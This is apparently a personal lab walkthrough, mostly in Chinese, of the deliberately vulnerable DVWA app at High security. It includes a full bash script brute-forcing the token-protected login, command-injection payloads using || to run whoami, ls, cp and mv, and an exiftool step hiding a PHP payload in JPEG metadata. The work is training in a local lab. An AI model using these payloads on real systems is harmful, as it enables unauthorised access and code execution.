



# DVWA - High

👤 Created By	
🕒 Created time	@February 17, 2022 12:20 PM
🕒 Last Edited	@February 22, 2022 3:40 PM
☰ Tags	
☰ Author	
🔗 URL	
☰ Topic	
🕒 Property	@February 17, 2022 12:20 PM



Turn on dark 🌙 mode with cmd/ctrl + shift + L

## 1. Brute Force

觀察

Done

## 2. Command Injection

Done

心得

update

## 4. File Inclusion

Done

memo

## 5. File Upload

成功的流程

use exiftool to add metadata

upload file

command injection (for renaming file)

失敗紀錄

prepare remote file

command injection

get remote file

write file

## 6. Insecure CAPTCHA

觀察

Source code review

驗證

Browser

curl

## 7. SQL Injection

觀察

Done

## 8. SQL Injection (Blind)

觀察

Boolean-based blind injection

Done

補充

## 9. Weak Session IDs

Done

## 10. DOM Based Cross Site Scripting (XSS)

觀察

Done

impossible

## 11. Reflected Cross Site Scripting (XSS)

Done

impossible

## 12. Stored Cross Site Scripting (XSS)

Done

## 13. Content Security Policy (CSP) Bypass

心得

impossible

## 14. JavaScript Attacks

use de4js to decode

token\_part\_1

reverse phrase

token\_part\_2

token\_part\_3

總結流程

Done


Ref

# 1. Brute Force

Objective: Your goal is to get the administrator's password by brute forcing.  
Bonus points for getting the other four user passwords!

## 觀察

可以發現多了一組 `user_token` 來阻礙你，每次重整或送出後會改變



跟被埋在前端的 CSRF token 的概念一樣，所以只要想辦法將它一起送出就 ok 了

```

<h2>Login</h2>
▼ <form action="#" method="GET">
  Username:
  <br>
  <input type="text" name="username">
  <br>
  Password:
  <br>
  <input type="password" autocomplete="off" name="password">
  <br>
  <br>
  <input type="submit" value="Login" name="Login">
  <input type="hidden" name="user_token" value="3eadae6610871c3ac0d2d2da7cc7bc69">
</form>

```

只要在腳本從 DOM 中擷取這段 token 後，送出就行了，接下來就跟 medium 難度一樣，慢慢等待

加上 token 的 request

```

# try apssword
curl -v -c cookies.txt -b cookies.txt \
"http://dvwa.localtest/vulnerabilities/brute/index.php?username=${USER}&password=${LOGIN_PASSWORD}&Login=Login&user_token=${TOKEN}#"

```

驗證分別送兩次 curl request 是可行的，第二個 request (# try apssword 這段) 不加上 -L 的跳轉參數，以及直接 GET 更新密碼的 endpoint ("http://dvwa.localtest/vulnerabilities/brute/index.php?username=\${USER}&password=\${LOGIN\_PASSWORD}&Login=Login&user\_token=\${TOKEN}#")

test script

```

#!/usr/bin/env bash
# DVWA host
HOST=http://dvwa.localtest
# create cookie and save csrf token
CSRF=`curl -s -L -c cookies.txt -b cookies.txt "${HOST}/login.php" | grep user_token | grep -oE '[a-zA-Z0-9\]+` | awk 'length >= 10'`
# save session id
SESSIONID=$(grep PHPSESSID cookies.txt | cut -d '$\t' -f7)

# user & password for login to start tasks
USER=admin
LOGIN_PASSWORD=password

# login at login page
curl -v -L -c cookies.txt -b cookies.txt \
-X POST "${HOST}/login.php" \
--data-raw \
"username=${USER}&password=${LOGIN_PASSWORD}&Login=Login&user_token=${CSRF}"

# get token at /vulnerabilities/brute page
TOKEN=`curl -v -L -c cookies.txt -b cookies.txt \
"${HOST}/vulnerabilities/brute/?username=${USER}&password=${LOGIN_PASSWORD}&Login=Login#" \
| grep user_token | grep -oE '[a-zA-Z0-9\]+` | awk 'length >= 10'`"

```

```

echo "-----"
echo $TOKEN
echo "-----"

# try apssword
curl -v -c cookies.txt -b cookies.txt "http://dvwa.localtest/vulnerabilities/brute/index.php?username=
${USER}&password=${LOGIN_PASSWORD}&Login=Login&user_token=${TOKEN}#"

```

先手動測試登入後取得 token. 接著繼續測試下一個 request 改密碼

```

Terminal: Local x Local (2) x + ▾

<div class="body_padded">
    <h1>Vulnerability: Brute Force</h1>
    <div class="vulnerable_code_area">
        <h2>Login</h2>
        <form action="#" method="GET">
            Username:<br />
            <input type="text" name="username"><br />
            Password:<br />
            <input type="password" AUTOCOMPLETE="off" name="pa
ssword"><br />
            <br />
            <input type="submit" value="Login" name="Login">
            <input type='hidden' name='user_token' value='c1c0
1143c9c5346a00b6027db0d1f108' />
        </form>
        <p>Welcome to the password protected area admin</p><img sr
c="/hackable/users/admin.jpg" />
    </div>
    <h2>More Information</h2>
    <ul>
        <li><a href="https://owasp.org/www-community/attacks/Brute
_force_attack" target="_blank">https://owasp.org/www-community/attacks/Br
ute_force_attack</a></li>
        <li><a href="http://www.symantec.com/connect/articles/pass
word-crackers-ensuring-security-your-password" target="_blank">http://www.
symantec.com/connect/articles/password-crackers-ensuring-security-your-pas
sword</a></li>
        <li><a href="http://www.sillychicken.co.nz/Security/how-to
-brute-force-http-forms-in-windows.html" target="_blank">http://www.sillyc
hicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html</a></l
i>
    </ul>
</div>

<br /><br />

</div>
<div class="clear">
</div>
<div id="system_info">
    <input type="button" value="View Help" cla

```

不看正常登入的部分的話，實際上在 try 密碼的就是這部分

```

# read each line of password list file
filename='../10-million-password-list-top-100.txt'

```

```

while read line; do
    echo "using user: $USER and password: $line"

    # get token at /vulnerabilities/brute page
    TOKEN=`curl -v -L -c cookies.txt -b cookies.txt \
"${HOST}/vulnerabilities/brute/?username=${USER}&password=${LOGIN_PASSWORD}&Login=Login#" \
| grep user_token | grep -oE '[a-zA-Z0-9]+ | awk 'length >= 10'` 

    echo "-----"
    echo $TOKEN
    echo "-----"

    # enter username and password in brute force page: /vulnerabilities/brute/
    RES=`curl -v -c cookies.txt -b cookies.txt "${HOST}/vulnerabilities/brute/index.php?username=${USER}&
password=${line}&Login=Login&user_token=${TOKEN}#` 

    if [[ $RES == *"Welcome to the password protected area admin"* ]]; then
        printf "\n 🎉 password found: $line using user: ${USER} token: ${TOKEN}\n"
        exit 0
    else
        printf "\n ❌ trying password: $line but failed.\n"
    fi

done < $filename

```

## 完整的腳本

[brute-force-walkthrough-high.sh](#)

```

#!/usr/bin/env bash
# DVWA host
HOST=http://dvwa.localtest
# create cookie and save csrf token
CSRF=`curl -s -L -c cookies.txt -b cookies.txt "${HOST}/login.php" | grep user_token | grep -oE '[a-zA-
Z0-9]+ | awk 'length >= 10'` 
# save session id
SESSIONID=$(grep PHPSESSID cookies.txt | cut -d '$\t' -f7)

# user & password for login to start tasks
USER=admin
LOGIN_PASSWORD=password

# login at login page
curl -v -L -c cookies.txt -b cookies.txt \
-X POST "${HOST}/login.php" \
--data-raw \
"username=${USER}&password=${LOGIN_PASSWORD}&Login=Login&user_token=${CSRF}" 

# read each line of password list file
filename='./10-million-password-list-top-100.txt'

start=`date +%s`
while read line; do
    echo "using user: $USER and password: $line"

    # get token at /vulnerabilities/brute page
    TOKEN=`curl -v -L -c cookies.txt -b cookies.txt \
"${HOST}/vulnerabilities/brute/?username=${USER}&password=${LOGIN_PASSWORD}&Login=Login#" \
| grep user_token | grep -oE '[a-zA-Z0-9]+ | awk 'length >= 10'` 

    echo "-----"
    echo $TOKEN

```

```
echo "-----"

# enter username and password in brute force page: /vulnerabilities/brute/
RES=`curl -v -c cookies.txt -b cookies.txt "${HOST}/vulnerabilities/brute/index.php?username=${USER}&password=${line}&Login=Login&user_token=${TOKEN}#` 

if [[ $RES == *"Welcome to the password protected area admin"* ]]; then
    end=`date +%s`
    runtime=$((end-start))
    printf "\n 🎉 password found: $line , using user: ${USER} and token: ${TOKEN}\n"
    printf "\n elapsed time: ${runtime}s \n"
    exit 0
else
    printf "\n ❌ trying password: $line but failed.\n"
fi

done < $filename
```

## Done

```
./brute-force-walkthrough-high.sh
```

```
Terminal: Local × Local (2) × + ▾
< Pragma: no-cache
< Cache-Control: no-cache, must-revalidate
< Expires: Tue, 23 Jun 2009 12:00:00 GMT
<
{ [4371 bytes data]
100 4358    0 4358    0      0   231k      0 --:--:-- --:--:-- --:--:--
231k
* Connection #0 to host dvwa.localtest left intact
-----
0ae3c6a23e44b6645c841155faaad875
-----
% Total     % Received % Xferd  Average Speed   Time     Time     Time Cu
rrent
                                Dload  Upload   Total  Spent   Left  Sp
eed
0      0      0      0      0      0      0      0 --:--:-- --:--:-- --:--:--
0* Trying ::1:80...
* connect to ::1 port 80 failed: Connection refused
* Trying 127.0.0.1:80...
* Connected to dvwa.localtest (127.0.0.1) port 80 (#0)
> GET /vulnerabilities/brute/index.php?username=admin&password=password&Lo
gin=Login&user_token=0ae3c6a23e44b6645c841155faaad875 HTTP/1.1
> Host: dvwa.localtest
> User-Agent: curl/7.77.0
> Accept: /*
> Cookie: PHPSESSID=55c9f1cd5e03a91b939e5e27e5d10aca; security=high
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: nginx/1.19.2
< Date: Thu, 17 Feb 2022 10:00:48 GMT
< Content-Type: text/html; charset=utf-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< X-Powered-By: PHP/7.1.33
< Pragma: no-cache
< Cache-Control: no-cache, must-revalidate
< Expires: Tue, 23 Jun 2009 12:00:00 GMT
<
{ [4380 bytes data]
100 4367    0 4367    0      0   331k      0 --:--:-- --:--:-- --:--:--
710k
* Connection #0 to host dvwa.localtest left intact
💡 password found: password using user: admin token: 0ae3c6a23e44b6645c84
1155faaad875
```

將正確密碼往下移一點，試試看會花多少時間

```

Terminal: Local x Local (2) x + v
< Expires: Tue, 23 Jun 2009 12:00:00 GMT
< [4366 bytes data]
100 4358 0 4358 0 0 163k 0 ---:--- ---:--- ---:---
163k
* Connection #0 to host dvwa.localtest left intact
43b280808ad69d08398fa67f0614788f
* % Total % Received % Xferd Average Speed Time Time Time Current
          Dload Upload Total Spent Left Speed
0 0 0 0 0 0 0 0 0 ---:--- ---:--- ---:---
0* Trying ::1:80...
* connect to ::1 port 80 failed: Connection refused
* Trying 127.0.0.1:80...
* Connected to dvwa.localtest (127.0.0.1) port 80 (#0)
> GET /vulnerabilities/brute/index.php?username=admin&password=password&Login=&user_token=43b280808ad69d08398fa67f0614788f HTTP/1.1
> Host: dvwa.localtest
> User-Agent: curl/7.77.0
> Accept: /*
> Cookie: PHPSESSID=55c9f1cd5e03a91b939e5e27e5d10aca; security=high
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: nginx/1.19.2
< Date: Thu, 17 Feb 2022 10:19:31 GMT
< Content-Type: text/html; charset=utf-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< X-Powered-By: PHP/7.1.33
< Pragma: no-cache
< Cache-Control: no-cache, must-revalidate
< Expires: Tue, 23 Jun 2009 12:00:00 GMT
<
{ [4380 bytes data]
100 4367 0 4367 0 0 93690 0 ---:--- ---:--- ---:---
115k
* Connection #0 to host dvwa.localtest left intact
* password found: password , using user: admin and token: 43b280808ad69d08398fa67f0614788f
elapsed time: 32s

```

花了 32 秒

## 2. Command Injection

Objective: Remotely, find out the user of the web service on the OS, as well as the machines hostname via RCE.

可以直接跳過中間嘗試的部分，看結尾就好

先隨意 try try

1.1.11

1.1.&1

1.1.1.&1

1.1.1.1-1

1.1.1.----1

...

感覺朝這方向會有點搞頭

\$0

010010010001

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:  Submit

```
PING 010010010001 (64.32.16.1): 56 data bytes
64 bytes from 64.32.16.1: icmp_seq=0 ttl=239 time=138.796 ms
64 bytes from 64.32.16.1: icmp_seq=1 ttl=239 time=143.867 ms
64 bytes from 64.32.16.1: icmp_seq=2 ttl=239 time=137.006 ms
64 bytes from 64.32.16.1: icmp_seq=3 ttl=239 time=139.255 ms

--- 010010010001 ping statistics ---
4 packets transmitted, 4 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 137.006/139.731/143.867/2.531 ms
```

0x8.0x8.0x8.0x8

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:  Submit

```
PING 0x8.0x8.0x8.0x8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=56 time=8.075 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=56 time=14.669 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=56 time=9.120 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=56 time=18.209 ms

--- 0x8.0x8.0x8.0x8 ping statistics ---
4 packets transmitted, 4 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 8.075/12.518/18.209/4.132 ms
```

0xFFFFFFFF

## Ping a device

Enter an IP address:  Submit

```
PING 0xFFFFFFFF (255.255.255.255): 56 data bytes
64 bytes from 192.168.0.196: icmp_seq=0 ttl=64 time=0.112 ms
64 bytes from 192.168.0.64: icmp_seq=0 ttl=64 time=3.386 ms
64 bytes from 192.168.0.196: icmp_seq=1 ttl=64 time=0.141 ms
64 bytes from 192.168.0.64: icmp_seq=1 ttl=64 time=19.998 ms
64 bytes from 192.168.0.196: icmp_seq=2 ttl=64 time=0.074 ms
64 bytes from 192.168.0.64: icmp_seq=2 ttl=64 time=23.675 ms
64 bytes from 192.168.0.196: icmp_seq=3 ttl=64 time=0.090 ms

--- 0xFFFFFFFF ping statistics ---
4 packets transmitted, 4 packets received, +3 duplicates, 0.0% packet loss
round-trip min/avg/max/stddev = 0.074/6.782/23.675/9.636 ms
```

繼續 try...

感覺有機可趁

```
2&1 > ./test.txt
```

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:  2&1 > ./test.txt Submit

```
PING 0x266c73 (0.38.108.115): 56 data bytes
Request timeout for icmp_seq 0
Request timeout for icmp_seq 1
Request timeout for icmp_seq 2

--- 0x266c73 ping statistics ---
4 packets transmitted, 0 packets received, 100.0% packet loss
```

```
http://dvwa.localtest/vulnerabilities/exec/test.txt
```

```
← → C ⚡ 📁 dvwa.localtest/vulnerabilities/exec/test.txt
```

```
PING 21 (0.0.0.21): 56 data bytes
Request timeout for icmp_seq 0
Request timeout for icmp_seq 1
Request timeout for icmp_seq 2

--- 21 ping statistics ---
4 packets transmitted, 0 packets received, 100.0% packet loss
```

```
"1.1.1.1 <?php> echo 'hello'; ?>"> ./test.txt
```

```
← → C ⚡ 📁 dvwa.localtest/vulnerabilities/exec/test.txt
```

```
PING 1.1.1.1 <?php> echo 'hello' ?> (1.1.1.1): 56 data bytes
64 bytes from 1.1.1.1: icmp_seq=0 ttl=55 time=16.261 ms
64 bytes from 1.1.1.1: icmp_seq=1 ttl=55 time=16.681 ms
64 bytes from 1.1.1.1: icmp_seq=2 ttl=55 time=7.518 ms
64 bytes from 1.1.1.1: icmp_seq=3 ttl=55 time=52.164 ms

--- 1.1.1.1 <?php> echo 'hello' ?> ping statistics ---
4 packets transmitted, 4 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 7.518/23.156/52.164/17.143 ms
```


```
"1.1.1.1 <?php echo 'hello'; ?>"> ./test.php
```

```
← → C ⚡ 📁 dvwa.localtest/vulnerabilities/exec/test.php
```

```
PING 1.1.1.1 hello (1.1.1.1): 56 data bytes 64 bytes from 1.1.1.1: icmp_seq=0 ttl=55 time=8.887 ms 64 bytes from 1.1.1.1:
icmp_seq=1 ttl=55 time=8.031 ms 64 bytes from 1.1.1.1: icmp_seq=2 ttl=55 time=7.232 ms 64 bytes from 1.1.1.1: icmp_seq=3
ttl=55 time=8.744 ms --- 1.1.1.1 hello ping statistics --- 4 packets transmitted, 4 packets received, 0.0% packet loss round-trip
min/avg/max/stddev = 7.232/8.223/8.887/0.658 ms
```

```
"1.1.1.1 <?php echo phpinfo(); ?>"> ./test.php
```

```
'1.1.1.1 <?php echo "<script>alert(1)</script>" ?>' &> ./test.php
```




```
1 PING 1.1.1.1 <script>alert1</script> (1.1.1.1): 56 data bytes
2 64 bytes from 1.1.1.1: icmp_seq=0 ttl=55 time=25.919 ms
3 64 bytes from 1.1.1.1: icmp_seq=1 ttl=55 time=16.166 ms
4 64 bytes from 1.1.1.1: icmp_seq=2 ttl=55 time=13.791 ms
5 64 bytes from 1.1.1.1: icmp_seq=3 ttl=55 time=9.175 ms
6
7 --- 1.1.1.1 <script>alert1</script> ping statistics ---
8 4 packets transmitted, 4 packets received, 0.0% packet loss
9 round-trip min/avg/max/stddev = 9.175/16.263/25.919/6.116 ms
10
```

```
'1.1.1.1 <?php eval\x28pwd\x29; ?>' &> ./test.php
```

http://dvwa.localtest/vulnerabilities/exec/test.php

500 代表有效果了



Status	500 Internal Server Error
Version	HTTP/1.1
Transferred	215 B (0 B size)

崩潰 😱 先去躺平休息一下

試著塞入單引號和分隔字串

# Vulnerability: Command Injection

## Ping a device

Enter an IP address:  .8.8'

```
PING 1.1.1.1      .8.8 (1.0.0.1): 56 data bytes
64 bytes from 1.0.0.1: icmp_seq=0 ttl=55 time=10.234 ms
64 bytes from 1.0.0.1: icmp_seq=1 ttl=55 time=19.579 ms
64 bytes from 1.0.0.1: icmp_seq=2 ttl=55 time=18.581 ms
64 bytes from 1.0.0.1: icmp_seq=3 ttl=55 time=17.988 ms

--- 1.1.1.1      .8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 10.234/16.596/19.579/3.717 ms
```

實在是沒招了，觀察看看哪些字元有被過濾

```
'1.1.1.1      =-+_)(*&^%$#@!, ./<>?:][]{}`' > ./log.txt
```

```
PING 1.1.1.1      =-+_*%^%$#@!, ./<>?:][]{` (1.1.1.1): 56 data bytes
64 bytes from 1.1.1.1: icmp_seq=0 ttl=55 time=9.075 ms
64 bytes from 1.1.1.1: icmp_seq=1 ttl=55 time=8.122 ms
64 bytes from 1.1.1.1: icmp_seq=2 ttl=55 time=12.018 ms
64 bytes from 1.1.1.1: icmp_seq=3 ttl=55 time=9.620 ms

--- 1.1.1.1      =-+_*%^%$#@!, ./<>?:][]{` ping statistics ---
4 packets transmitted, 4 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 8.122/9.709/12.018/1.437 ms
```

被視為合法:

```
=+_*%^%$#@!~ <>/?[]{} , .\|/:
```

被過濾:

```
- )(&`$;
```

但要留意的是有些被過濾的字元若跟某些字元一起使用會被視為例外, 例如 `&>`

先回到這邊, 只少能寫入檔案了, 但如果要靠寫入檔案的方式寫成另一隻可執行檔, 缺少太多可用字元

```
'127.0.0.1' &> ./log.txt
```

## Done

終於 try 成功 😊

後面加上 || 就可以執行了

```
'127.0.0.1' > ./log.txt || ls
```

|grep 的 | 和 grep 之間不能有空白

```
'127.0.0.1' > ./log.txt || ps aux |grep httpd
```

The screenshot shows the DVWA Command Injection page. In the 'Ping a device' section, the user has entered the command: '127.0.0.1' > ./log.txt || ps aux |grep httpd'. The output of the command is displayed below the input field, showing two processes running:

```
www-data 346 0.0 0.0 4296 756 ? S 15:42 0:00 sh -c ping -c 4 '127.0.0.1' > ./log.txt |ps aux |grep httpd
www-data 349 0.0 0.0 11120 940 ? S 15:42 0:00 grep httpd
```

Below the command entry, there is a 'More Information' section with links to external resources about command injection.

```
www-data 346 0.0 0.0 4296 756 ? S 15:42 0:00 sh -c ping -c 4 '127.0.0.1' > ./log.txt |ps aux |grep httpd
www-data 349 0.0 0.0 11120 940 ? S 15:42 0:00 grep httpd
```

## 心得

原本也有想過一些比較華麗但不切實際的方式，例如分段寫入或者覆蓋某些字元以達到想要的輸出檔案結果之類的...

有時候不用想太複雜，盡量先順著可行性高的方嘗試

## update

這樣也能通過 high 的難度

```
'127.0.0.1' || whoami
```

```
'' || ls ../
```

## 4. File Inclusion

**Objective:** Read all five famous quotes from '../hackable/flags/fi.php' using only the file inclusion.

The developer has read up on some of the issues with LFI/RFI, and decided to filter the input. However, the patterns that are used, isn't enough.

看提示應該可以猜到有過濾載入的檔案名稱 pattern，跟 medium 時一樣來測試看看將

../hackable/flags/fi.php 複製到 vulnerabilities/fi/ 能不能被讀取

```
../hackable/flags/fi.php
```

```
'127.0.0.1' > ./log.txt || cp ../../hackable/flags/fi.php ../fi/
```


```
'127.0.0.1' > ./log.txt || ls ../fi/
```

```
fi.php
file1.php
file2.php
file3.php
file4.php
help
include.php
index.php
source
```

無法讀取 QQ, **ERROR: File not found!**

應該是有限定檔案名稱, pattern 應該就是 **file\*.php**

```
http://dvwa.localtest/vulnerabilities/fi/?page=fi.php
```



← → C ⚡ 🔒 dvwa.localtest/vulnerabilities/fi/?page=fi.php

## ERROR: File not found!

沒關係，那只要將 **fi.php** 改成絕對可以執行的檔案名稱 **file4.php** 就好了，這樣就能夠通過檢查

```
'127.0.0.1' > ./log.txt || ls ..//fi/
```

```
'127.0.0.1' > ./log.txt || mv ..//fi/file4.php ..//fi/file4-du.php
```

```
'127.0.0.1' > ./log.txt || mv ..//fi/fi.php ..//fi/file4.php
```

現在 **fi.php** 已經偽裝成 **file4.php** 了

```
file1.php  
file2.php  
file3.php  
file4.php  
file4du.php  
help  
include.php  
index.php  
source
```

## Vulnerability: Command Injection

### Ping a device


Enter an IP address:  **Submit**

```
file1.php  
file2.php  
file3.php  
file4.php  
file4du.php  
help  
include.php  
index.php  
source
```

## Done

唯一可以確定的是 file4.php 是可以載入的，當然你也可以換成 file1~file3.php

```
http://dvwa.localtest/vulnerabilities/fi/?page=file4.php
```



內容一樣沒有變

```
'127.0.0.1' > ./log.txt || cat ../fi/file4.php
```

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:  Submit

1.) Bond. James Bond

```
\n";
$line3 = "3.) Romeo, Romeo! Wherefore art thou Romeo?";
$line3 = "--LINE HIDDEN ;)--";
echo $line3 . "\n\n"

\n";
$line4 = "NC4pI" . "FRoZSBwb29s" . "IG9uIH" . "RoZSByb29mIG1" . "1c3QgaGF" . "2ZSBh" . "IGxly" . "Wsu";
echo base64_decode( $line4 );

?>
```

## memo

來驗證 pattern 是否為 `file*.php`，試試將 `/fi/fi.php` 複製成 `file5.php`

```
'127.0.0.1' > ./log.txt || cp ../fi/fi.php ../fi/file5.php
```

```
http://dvwa.localtest/vulnerabilities/fi/?page=file5.php
```

```
'127.0.0.1' > ./log.txt || cp ..//fi/fi.php ..//fi/filex.php
```

```
http://dvwa.localtest/vulnerabilities/fi/?page=file5.php
```

都能正常 include 😊

## 5. File Upload

Execute any PHP function of your choosing on the target system (such as `phpinfo()` or `system()`) thanks to this file upload vulnerability.

Once the file has been received from the client, the server will try to resize any image that was included in the request.

改檔案名無效了

我大概會往這幾個個方思考：

1. 在檔案內動手腳 (executable image file or metadata)
2. 測試看看上傳多個檔案
3. 也許處理檔案的部分的程式或 function, lib 有什麼缺陷

如果要在檔案內動手腳或者找底層缺陷的話，我不太熟所以先跳過 QQ

先挑簡單一點的方式，就是沿用在 medium 時透過 command injection 改上傳圖片檔名的方式，之後再來試試擷取 metadata 的方式

修改 metadata 則是要有兩個前提要成立：

1. 上傳後 metadata 沒有損壞
2. 上傳後有辦法取出 metadata 的內容並執行它們

想好策略後就可以開始了

## 成功的流程

1. use exiftool to add metadata
2. upload file
3. command injection (for renaming file)

## use exiftool to add metadata

```
exiftool -Comment="<?php phpinfo(); __halt_compiler(); ?>" demo.jpg
```

```
> exiftool demo.jpg
ExifTool Version Number      : 12.30
File Name                   : demo.jpg
Directory                   : .
File Size                   : 55 KiB
File Modification Date/Time : 2022:02:19 23:08:13+08:00
File Access Date/Time       : 2022:02:19 23:08:13+08:00
File Inode Change Date/Time: 2022:02:19 23:08:13+08:00
File Permissions            : -rw-r--r--
File Type                   : JPEG
File Type Extension         : jpg
MIME Type                   : image/jpeg
JFIF Version                : 1.01
Exif Byte Order              : Big-endian (Motorola, MM)
Orientation                 : Horizontal (normal)
X Resolution                : 96
Y Resolution                : 96
Resolution Unit             : inches
Color Space                 : sRGB
Exif Image Width            : 548
Exif Image Height           : 436
Current IPTC Digest        : d41d8cd98f00b204e9800998ecf8427e
IPTC Digest                 : d41d8cd98f00b204e9800998ecf8427e
Comment                     : <?php phpinfo(); __halt_compiler(); ?>
Image Width                 : 548
Image Height                : 436
Encoding Process            : Baseline DCT, Huffman coding
Bits Per Sample             : 8
Color Components            : 3
Y Cb Cr Sub Sampling       : YCbCr4:2:0 (2 2)
Image Size                  : 548x436
Megapixels                  : 0.239
```

## upload file

接著上傳 jpg 圖片

### Vulnerability: File Upload

Choose an image to upload:

No file selected.

**.../.../hackable/uploads/demo.jpg successfully uploaded!**

```
.../.../hackable/uploads/demo.jpg successfully uploaded!
```

觀察上傳後 (位於 DVWA uploads 資料夾內) 的檔案，它的 metadata 也沒有被損毀

